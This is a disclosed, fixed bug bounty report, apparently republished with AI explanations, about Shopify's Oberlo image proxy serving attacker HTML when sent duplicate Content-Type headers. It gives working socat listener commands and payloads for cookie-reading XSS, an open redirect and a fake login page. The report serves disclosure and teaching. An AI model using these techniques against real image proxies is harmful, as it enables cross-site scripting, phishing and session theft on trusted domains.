Improper Input Validation on https://oberlo-image-proxy.shopifycloud.com/
The image proxy service accepted a URL parameter and fetched remote content, but it did not properly validate the content type returned by the remote server. By returning two Content-Type headers, an attacker could make the proxy serve arbitrary HTML, enabling cross-site scripting, open redirects and fake login pages on the shopifycloud.com domain.

- Triaged in 36 hours
- Fixed in 29 days
- Disclosed after 29 days
The service under https://oberlo-image-proxy.shopifycloud.com/ seems to work like a image proxy through the url GET parameter and it suppose to handle only images.
█████████
When other content type than an image is present the service returns a 404 error to the user.
# curl -si https://oberlo-image-proxy.shopifycloud.com/?url=http://████
HTTP/2 404
date: Mon, 19 Jul 2021 01:57:52 GMT
content-length: 0
x-original-content-length: -1
x-original-status: 200
strict-transport-security: max-age=63072000; includeSubDomains; preload
x-dc: gcp-us-central1
By providing two Content-Type (image/png and text/html) response headers in the response an attacker can force the service present any content under his control. Since two Content-Type response headers are not RFC compliance the response needs to be crafted by a tool like socat or netcat. Let's try XSS! First create any file with the content below.
root@pqp:~/www/shopifycloud# cat xss.jpg
<script>alert(document.cookie)</script>
Run socat as a listener with the command below. This command will calculate the size and present the file above with two Content-Type (image/png and text/html) response headers for any request to my server running under http://pqp.mx.
root@pqp:~/www/shopifycloud# FILE=xss.jpg;socat -v -d -d TCP-LISTEN:80,fork "SYSTEM:/bin/echo 'HTTP/1.1 200 OK';/bin/echo 'Content-Length: '`wc -c<$FILE`;/bin/echo 'Content-Type: image/png';/bin/echo 'Content-Type: text/html';/bin/echo;dd 2>/dev/null<$FILE"
2021/07/18 22:02:56 socat[3266014] N listening on AF=2 0.0.0.0:80
Now loads the URL https://oberlo-image-proxy.shopifycloud.com/?url=http://pqp.mx/xss.jpg in any browser.
██████

Notice any application with a cookie domain .shopifycloud.com can be impacted. Any attack scenario through XSS is possible here. This can also be useful for CSP bypass when *.shopifycloud.com is whitelisted. Let's try redirect! The socat command below can be used to redirect to any domain. In this case I'm redirecting the user to https://████.
socat -v -d -d TCP-LISTEN:80,crlf,reuseaddr,fork 'SYSTEM:/bin/echo "HTTP/1.1 302 Found";/bin/echo "Content-Length: 0";/bin/echo "Content-Type: image/png";/bin/echo "Content-Type: text/html";/bin/echo "Location: https://███████";/bin/echo;/bin/echo'


Since an attacker can present anything this vulnerability can be used for fake login pages as well. We can use the same approach as the XSS but presenting the file (Attachment on the original report: login.html).
FILE=login.html;socat -v -d -d TCP-LISTEN:80,fork "SYSTEM:/bin/echo 'HTTP/1.1 200 OK';/bin/echo 'Content-Length: '`wc -c<$FILE`;/bin/echo 'Content-Type: image/png';/bin/echo 'Content-Type: text/html';/bin/echo;dd 2>/dev/null<$FILE"
Impact
I've presented three different malicious scenarios (XSS, redirect and fake login page) but an attacker can exploit this vulnerability in a lot of different ways. Most of the time this issue can help in a chain of vulnerabilities in order to produce a critical impact.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the proxy trusted the upstream Content-Type header and only rejected responses whose type was not an image, so a response carrying both an image type and an HTML type slipped through and was served to the browser.
Impact
An attacker could run script in the shopifycloud.com origin, redirect users elsewhere, or show fake login pages, and this could also bypass CSP where the domain is allowlisted; the report notes it is usually most useful as part of a chain.
What the attacker needed
Attacker-controlled web server; victim opens a crafted proxy URL
How it was found
- Host a file containing HTML or script on a server you control.
- Configure that server to reply with two Content-Type headers, one image and one HTML.
- Request the proxy with the url parameter pointing at your file.
- Open the proxy URL in a browser and observe the script or page being rendered.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
An image proxy is a service that fetches pictures from other websites so a page can display them safely. This one checked whether the fetched file was an image, but the check could be fooled by a server that sent two conflicting content-type labels. The result was that attacker-controlled HTML ran on the company's own domain, which browsers trust.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.






